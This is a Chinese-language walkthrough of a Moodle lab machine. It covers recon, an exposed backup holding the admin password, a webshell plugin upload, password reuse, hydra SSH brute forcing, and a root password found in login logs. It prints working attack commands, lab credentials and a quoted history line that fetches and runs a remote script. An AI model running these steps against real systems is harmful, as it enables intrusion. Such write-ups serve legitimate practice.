

10.213.193.76

端口扫描

```
root@LAPTOP-023505EH [~] → rustscan -a10.213.193.76
[11:28:08]
.....
| {} }| { } |{ { _ { _ }{ { _ / _ } / { } \ | ` | |
| .- . \ | { } |.-. } } | | .-. } }\      }/ /\  \ | \| |
'|' '-'-'-----'-----' '-' '-'-----' '-'-' '-'-'-'-'-'
The Modern Day Port Scanner.

-----
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan   :
-----

Port scanning: Because every port has a story to tell.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch
size '-b 10140'.
Open 10.213.193.76:22
Open 10.213.193.76:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-11 11:28 CST
Initiating ARP Ping Scan at 11:28
Scanning 10.213.193.76 [1 port]
Completed ARP Ping Scan at 11:28, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:28
Completed Parallel DNS resolution of 1 host. at 11:28, 0.08s elapsed
DNS resolution of 1 IPs took 0.08s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:28
Scanning 10.213.193.76 [2 ports]
Discovered open port 80/tcp on 10.213.193.76
Discovered open port 22/tcp on 10.213.193.76
Completed SYN Stealth Scan at 11:28, 0.03s elapsed (2 total ports)
Nmap scan report for 10.213.193.76
Host is up, received arp-response (0.00061s latency).
Scanned at 2026-01-11 11:28:33 CST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 08:00:27:7F:93:0B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Raw packets sent: 3 (116B) | Rcvd: 3 (116B)

写入hosts文件

```
vim /etc/hosts
```

```
10.213.193.76 moodle.dsz
```

→ ↺ ⚠ 不安全 view-source:10.213.193.76

哔哩哔哩 (^_^)... 破解and系统 博客 国外网站 邮箱 学习 官网 新建文件夹 网络安全

动换行 ☐

```
1 <!-- moodle.dsz -->
2
```

子域名爆破

```
wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u moodle.dsz -H 'Host: FUZZ.moodle.dsz' --hh 20
```

```
root@LAPTOP-023505EH [~] → wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u moodle.dsz -H 'Host: FUZZ.moodle.dsz' --hh 20
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://moodle.dsz/
Total requests: 100000

=====
ID           Response  Lines   Word     Chars    Payload
=====
000000001:   303       52 L    132 W    1482 Ch  "www"
000000022:   200       95 L    174 W    2512 Ch  "dev"
000037212:   400      10 L     35 W     301 Ch  "*"

Total time: 0
Processed Requests: 100000
Filtered Requests: 99997
Requests/sec.: 0
```

dev子域名 目录扫描

```
root@LAPTOP-023505EH [~] → dirsearch -u http://dev.moodle.dsz
[11:54:17]
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
```

```
_|. _ _ _ _ _ _|_ v0.4.3  
(| | | _) (/ _(| | | _| )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist size: 11460

Output File: /root/reports/http_dev.moodle.dsz/_26-01-11_11-54-23.txt

Target: http://dev.moodle.dsz/

```
[11:54:23] Starting:  
[11:54:23] 403 - 279B - /.ht_wsr.txt  
[11:54:24] 403 - 279B - /.htaccess.bak1  
[11:54:24] 403 - 279B - /.htaccess.orig  
[11:54:24] 403 - 279B - /.htaccess.sample  
[11:54:24] 403 - 279B - /.htaccess.save  
[11:54:24] 403 - 279B - /.htaccess_extra  
[11:54:24] 403 - 279B - /.htaccess_orig  
[11:54:24] 403 - 279B - /.htaccessBAK  
[11:54:24] 403 - 279B - /.htaccess_sc  
[11:54:24] 403 - 279B - /.htaccessOLD  
[11:54:24] 403 - 279B - /.htaccessOLD2  
[11:54:24] 403 - 279B - /.htm  
[11:54:24] 403 - 279B - /.html  
[11:54:24] 403 - 279B - /.htpasswd  
[11:54:24] 403 - 279B - /.httr-oauth  
[11:54:24] 403 - 279B - /.htpasswd_test  
[11:54:24] 403 - 279B - /.php  
[11:54:27] 200 - 74MB - /backup.tar.gz  
[11:54:29] 302 - 0B - /dashboard.php -> index.php  
[11:54:31] 302 - 0B - /logout.php -> index.php  
[11:54:35] 403 - 279B - /server-status  
[11:54:35] 403 - 279B - /server-status/
```


Task Completed

root@LAPTOP-O235O5EH [~] →

[11:54:38]

/backup.tar.gz

moodle.dsz的备份，在config.php发现了密码





登录moodle.dsz

admin:pzp5V2Of3akjaJrhRauR.

www shell

上传webshell插件

<https://github.com/p0dalirius/Moodle-webshell-plugin/tree/master?tab=readme-ov-file>



Moodle

Install plugin from ZIP file

Validating local_moodle_webshell ... OK

[Warning] Target location already exists and will be removed [/var/www/moodle/public/local/moodle_webshell]

Validation successful, installation can continue

Continue Cancel

执行webshell

```
{"stdout": "uid=33(www-data) gid=33(www-data) groups=33(www-data)\n", "stderr": "", "exec": "id"}
```

反弹shell

提权

www -> kotori

kotori的密码就是moddleCMS的密码

kotori: pzp5V2Of3akjaJrhRauR.

```
www-data@Moodle:/$ ls /home/
kotori
www-data@Moodle:/$ su kotori
Password:
kotori@Moodle:/$
```

kotori -> root 方案一

在opt目录下有hint

```
kotori@Moodle:/opt$ cat hint.txt
root 的凭证隐藏在众目睽睽之下
// ^[a-zA-Z0-9]{20}$
kotori@Moodle:/opt$
```

使用正则匹配查询

```
grep -raohE '\b[a-zA-Z0-9]{20}\b' /etc /var/www /opt /home 2>/dev/null >> a.txt
```

需要采用边缘匹配，因为

- 比如一个 25 位的字符串 1234567890abcdefghijklmno，它会从中截取前 20 位、中间 20 位等符合 {20} 的片段，导致结果全是无效的
- 而加上 \b 后，只有**完整的、前后都是非字母数字（或行首 / 行尾）**的 20 位组合才会被匹配，确保找到的是独立的 20 位字符串（符合 hint 里 `^[a-zA-Z0-9]{20}$` 的特征）。

hydra爆破

```
hydra -l root -P a.txt -t 4 -I -f -vv 10.213.193.76 ssh
```

```
root@LAPTOP-023505EH [~] → cd /root/Desktop/aac [21]
root@LAPTOP-023505EH [~/Desktop/aac] → ls [21]
a.txt backup.tar.gz moodle
root@LAPTOP-023505EH [~/Desktop/aac] → hydra -l root -P a.txt -t 4 -I -f -vv 10.213.193.76 ssh [21]
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-11 21:30:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 54192 login tries (l:1/p:54192), ~13548 tries per task
[DATA] attacking ssh://10.213.193.76:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@10.213.193.76:22
[INFO] Successful, password authentication is supported by ssh://10.213.193.76:22
[ATTEMPT] target 10.213.193.76 - login "root" - pass "klanguageoverridesrc" - 1 of 54192 [child 0] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "GetServerInformation" - 2 of 54192 [child 1] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "klanguageoverridesrc" - 3 of 54192 [child 2] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "klanguageoverridesrc" - 4 of 54192 [child 3] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "klanguageoverridesrc" - 5 of 54192 [child 1] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "drmGetMinorNameForFD" - 6 of 54192 [child 0] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "sF6Kfzr69w7dyZALAh16" - 7 of 54192 [child 2] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "PubkeyAuthentication" - 8 of 54192 [child 3] (0/0)
[22][ssh] host: 10.213.193.76 login: root password: sF6Kfzr69w7dyZALAh16
[STATUS] attack finished for 10.213.193.76 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-11 21:30:07
root@LAPTOP-023505EH [~/Desktop/aac] → [21]
```

kotori -> root 方案二

在kotori的家目录下.bash_history有历史命令记录

```
kotori@Moodle:~$ cat .bash_history
last
exit
ls al
ls- al
wget 192.168.3.94/linpeas.sh
bash linpeas.sh
exit
kotori@Moodle:~$ |
```

一个last和下载linpeas

last是Linux系统内置的系统审计与登录历史查询工具

last一下可以看到乱码


```

kotori@Moodle:~$ last
kotori pts/2 10.213.193.63 Sun Jan 11 07:58 still logged in
kotori pts/1 10.213.193.64 Sun Jan 11 07:45 - 08:06 (00:21)
kotori pts/1 10.213.193.149 Sun Jan 11 07:25 - 07:30 (00:04)
kotori pts/1 10.213.193.149 Sun Jan 11 07:18 - 07:21 (00:03)
kotori pts/0 10.213.193.149 Sun Jan 11 07:17 still logged in
reboot system boot 5.10.0-32-amd64 Sun Jan 11 07:17 still running
kotori pts/0 192.168.100.13 Sun Jan 11 07:14 - crash (00:02)
kotori pts/0 192.168.100.13 Sun Jan 11 07:12 - 07:14 (00:01)
kotori pts/0 192.168.100.13 Sun Jan 11 07:09 - 07:12 (00:02)
reboot system boot 5.10.0-32-amd64 Sun Jan 11 07:08 still running
kotori pts/2 10.213.193.64 Sun Jan 11 06:51 - 07:06 (00:14)
kotori pts/0 10.213.193.64 Sun Jan 11 06:49 - crash (00:18)
kotori pts/1 10.213.193.149 Sun Jan 11 06:00 - crash (01:08)
kotori pts/2 10.213.193.63 Sun Jan 11 05:42 - 05:43 (00:00)
kotori pts/1 10.213.193.149 Sun Jan 11 05:41 - 05:51 (00:10)
kotori pts/0 10.213.193.149 Sun Jan 11 04:48 - 06:40 (01:51)
reboot system boot 5.10.0-32-amd64 Sun Jan 11 04:48 still running
kotori pts/0 192.168.100.13 Sun Jan 11 04:45 - crash (00:03)
reboot system boot 5.10.0-32-amd64 Sun Jan 11 04:44 still running
kotori pts/2 192.168.100.13 Sun Jan 11 04:43 - crash (00:01)
kotori pts/1 192.168.100.30 Sun Jan 11 04:17 - crash (00:27)
kotori pts/0 192.168.100.13 Sun Jan 11 04:16 - crash (00:27)
reboot system boot 5.10.0-32-amd64 Sun Jan 11 04:15 still running
kotori pts/0 192.168.100.13 Sun Jan 11 04:14 - crash (00:00)
kotori pts/0 192.168.100.13 Sun Jan 11 04:12 - 04:13 (00:01)
reboot system boot 5.10.0-32-amd64 Sun Jan 11 04:08 still running
kotori pts/2 10.213.193.63 Sun Jan 11 03:41 - crash (00:27)
kotori pts/2 10.213.193.64 Sun Jan 11 03:31 - 03:35 (00:04)
kotori pts/1 10.213.193.64 Sun Jan 11 03:18 - crash (00:50)
reboot system boot 5.10.0-32-amd64 Sat Jan 10 22:27 still running
root pts/0 192.168.3.94 Fri Dec 26 23:13 - crash (14+23:13)
reboot system boot 5.10.0-32-amd64 Fri Dec 26 23:13 still running
sF6Kfzr6 pts/1 192.168.3.94 Fri Dec 26 22:38 - 22:38 (00:00)
root pts/0 192.168.3.94 Fri Dec 26 22:24 - crash (00:48)
root pts/0 192.168.3.94 Fri Dec 26 20:12 - 22:24 (02:12)
reboot system boot 4.19.0-27-amd64 Fri Dec 26 20:11 still running
welcome pts/0 192.168.3.94 Fri Apr 11 22:27 - 22:28 (00:00)
root pts/0 192.168.3.94 Fri Apr 11 22:27 - 22:27 (00:00)
reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:26 still running
root pts/0 192.168.3.94 Fri Apr 11 22:23 - 22:25 (00:01)
reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:23 - 22:25 (00:02)
root pts/0 192.168.3.94 Fri Apr 11 22:15 - 22:22 (00:07)
reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:14 - 22:22 (00:08)
root pts/0 192.168.3.94 Fri Apr 11 22:08 - 22:13 (00:04)
reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:07 - 22:13 (00:06)
root pts/0 192.168.3.94 Fri Apr 11 22:06 - 22:07 (00:00)
reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:06 - 22:07 (00:01)
root pts/0 192.168.3.94 Fri Apr 11 22:03 - 22:04 (00:01)
reboot system boot 4.19.0-27-amd64 Fri Apr 11 22:02 - 22:04 (00:01)
root pts/0 192.168.3.94 Fri Apr 11 21:59 - 22:00 (00:01)
reboot system boot 4.19.0-27-amd64 Fri Apr 11 21:59 - 22:00 (00:01)
root pts/0 192.168.3.94 Fri Apr 11 21:49 - 21:58 (00:08)
pycrtlak pts/0 192.168.3.94 Fri Apr 11 21:48 - 21:49 (00:01)
pycrtlak pts/0 192.168.3.94 Fri Apr 11 21:46 - 21:48 (00:01)
reboot system boot 4.19.0-27-amd64 Fri Apr 11 21:37 - 21:58 (00:20)
pycrtlak pts/0 192.168.137.190 Sat Apr 5 07:52 - 08:35 (00:42)
reboot system boot 4.19.0-27-amd64 Sat Apr 5 07:48 - 08:35 (00:46)
root pts/0 192.168.137.190 Fri Apr 4 23:31 - 23:59 (00:27)
reboot system boot 4.19.0-27-amd64 Fri Apr 4 23:23 - 23:59 (00:35)
root pts/0 192.168.137.190 Fri Apr 4 22:08 - 23:23 (01:15)
reboot system boot 4.19.0-27-amd64 Fri Apr 4 22:06 - 23:23 (01:17)
pycrtlak pts/0 192.168.137.190 Fri Apr 4 22:01 - 22:06 (00:04)
pycrtlak pts/0 192.168.137.190 Fri Apr 4 21:59 - 22:01 (00:02)
pycrtlak pts/0 192.168.137.190 Fri Apr 4 21:56 - 21:59 (00:02)
root pts/0 192.168.137.190 Fri Apr 4 21:27 - 21:56 (00:29)
root pts/1 192.168.137.190 Fri Apr 4 21:26 - 22:06 (00:39)
root pts/0 192.168.137.190 Fri Apr 4 20:47 - 21:27 (00:39)
root pts/0 192.168.137.190 Fri Apr 4 19:57 - 20:47 (00:50)
reboot system boot 4.19.0-27-amd64 Fri Apr 4 19:49 - 22:06 (02:16)
root pts/0 192.168.137.190 Fri Apr 4 10:25 - 10:29 (00:03)

```

last默认只显示精简的登录记录，要查看详细信息，使用 -F（完整时间）、-i（显示 IP 数字格式）、-w（完整用户名）

```

kotori@Moodle:~$ last -F -i -w
kotori pts/2 10.213.193.63 Sun Jan 11 07:58:32 2026 still logged in
kotori pts/1 10.213.193.64 Sun Jan 11 07:45:09 2026 - Sun Jan 11 08:06:18 2026 (00:21)
kotori pts/1 10.213.193.149 Sun Jan 11 07:25:43 2026 - Sun Jan 11 07:30:07 2026 (00:04)
kotori pts/1 10.213.193.149 Sun Jan 11 07:18:12 2026 - Sun Jan 11 07:21:42 2026 (00:03)
kotori pts/0 10.213.193.149 Sun Jan 11 07:17:48 2026 still logged in
reboot system boot 0.0.0.0 Sun Jan 11 07:17:19 2026 still running
kotori pts/0 192.168.100.13 Sun Jan 11 07:14:38 2026 - crash (00:02)
kotori pts/0 192.168.100.13 Sun Jan 11 07:12:14 2026 - Sun Jan 11 07:14:10 2026 (00:01)
kotori pts/0 192.168.100.13 Sun Jan 11 07:09:46 2026 - Sun Jan 11 07:12:11 2026 (00:02)
reboot system boot 0.0.0.0 Sun Jan 11 07:08:40 2026 still running
kotori pts/2 10.213.193.64 Sun Jan 11 06:51:44 2026 - Sun Jan 11 07:06:40 2026 (00:14)
kotori pts/0 10.213.193.64 Sun Jan 11 06:49:52 2026 - crash (00:18)
kotori pts/1 10.213.193.149 Sun Jan 11 06:00:25 2026 - crash (01:08)
kotori pts/2 10.213.193.63 Sun Jan 11 05:42:28 2026 - Sun Jan 11 05:43:19 2026 (00:00)
kotori pts/1 10.213.193.149 Sun Jan 11 05:41:58 2026 - Sun Jan 11 05:51:58 2026 (00:10)
kotori pts/0 10.213.193.149 Sun Jan 11 04:48:40 2026 - Sun Jan 11 06:40:04 2026 (01:51)
reboot system boot 0.0.0.0 Sun Jan 11 04:48:21 2026 still running
kotori pts/0 192.168.100.13 Sun Jan 11 04:45:17 2026 - crash (00:03)
reboot system boot 0.0.0.0 Sun Jan 11 04:44:46 2026 still running
kotori pts/2 192.168.100.13 Sun Jan 11 04:43:35 2026 - crash (00:01)
kotori pts/1 192.168.100.30 Sun Jan 11 04:17:30 2026 - crash (00:27)
kotori pts/0 192.168.100.13 Sun Jan 11 04:16:56 2026 - crash (00:27)
reboot system boot 0.0.0.0 Sun Jan 11 04:15:45 2026 still running
kotori pts/0 192.168.100.13 Sun Jan 11 04:14:46 2026 - crash (00:00)
kotori pts/0 192.168.100.13 Sun Jan 11 04:12:12 2026 - Sun Jan 11 04:13:56 2026 (00:01)
reboot system boot 0.0.0.0 Sun Jan 11 04:08:42 2026 still running
kotori pts/2 10.213.193.63 Sun Jan 11 03:41:23 2026 - crash (00:27)
kotori pts/2 10.213.193.64 Sun Jan 11 03:31:01 2026 - Sun Jan 11 03:35:59 2026 (00:04)
kotori pts/1 10.213.193.64 Sun Jan 11 03:18:03 2026 - crash (00:50)
reboot system boot 0.0.0.0 Sat Jan 10 22:27:25 2026 still running
root pts/0 192.168.3.94 Fri Dec 26 23:13:35 2025 - crash (14+23:13)
reboot system boot 0.0.0.0 Fri Dec 26 23:13:00 2025 still running
sf6Kfzr69w7dyZALAhlg pts/1 192.168.3.94 Fri Dec 26 22:38:07 2025 - Fri Dec 26 22:38:09 2025 (00:00)
root pts/0 192.168.3.94 Fri Dec 26 22:24:26 2025 - crash (00:48)
root pts/0 192.168.3.94 Fri Dec 26 20:12:18 2025 - Fri Dec 26 22:24:20 2025 (02:12)
reboot system boot 0.0.0.0 Fri Dec 26 20:11:53 2025 still running
welcome pts/0 192.168.3.94 Fri Apr 11 22:27:59 2025 - Fri Apr 11 22:28:21 2025 (00:00)
root pts/0 192.168.3.94 Fri Apr 11 22:27:01 2025 - Fri Apr 11 22:27:50 2025 (00:00)
reboot system boot 0.0.0.0 Fri Apr 11 22:26:41 2025 still running
root pts/0 192.168.3.94 Fri Apr 11 22:23:58 2025 - Fri Apr 11 22:25:55 2025 (00:01)
reboot system boot 0.0.0.0 Fri Apr 11 22:23:33 2025 - Fri Apr 11 22:25:55 2025 (00:02)
root pts/0 192.168.3.94 Fri Apr 11 22:15:02 2025 - Fri Apr 11 22:22:42 2025 (00:07)
reboot system boot 0.0.0.0 Fri Apr 11 22:14:35 2025 - Fri Apr 11 22:22:43 2025 (00:08)
root pts/0 192.168.3.94 Fri Apr 11 22:08:59 2025 - Fri Apr 11 22:13:44 2025 (00:04)
reboot system boot 0.0.0.0 Fri Apr 11 22:07:33 2025 - Fri Apr 11 22:13:45 2025 (00:06)
root pts/0 192.168.3.94 Fri Apr 11 22:06:32 2025 - Fri Apr 11 22:07:03 2025 (00:00)
reboot system boot 0.0.0.0 Fri Apr 11 22:06:03 2025 - Fri Apr 11 22:07:03 2025 (00:01)
root pts/0 192.168.3.94 Fri Apr 11 22:03:20 2025 - Fri Apr 11 22:04:43 2025 (00:01)
reboot system boot 0.0.0.0 Fri Apr 11 22:02:46 2025 - Fri Apr 11 22:04:43 2025 (00:01)

```

这个就是root的密码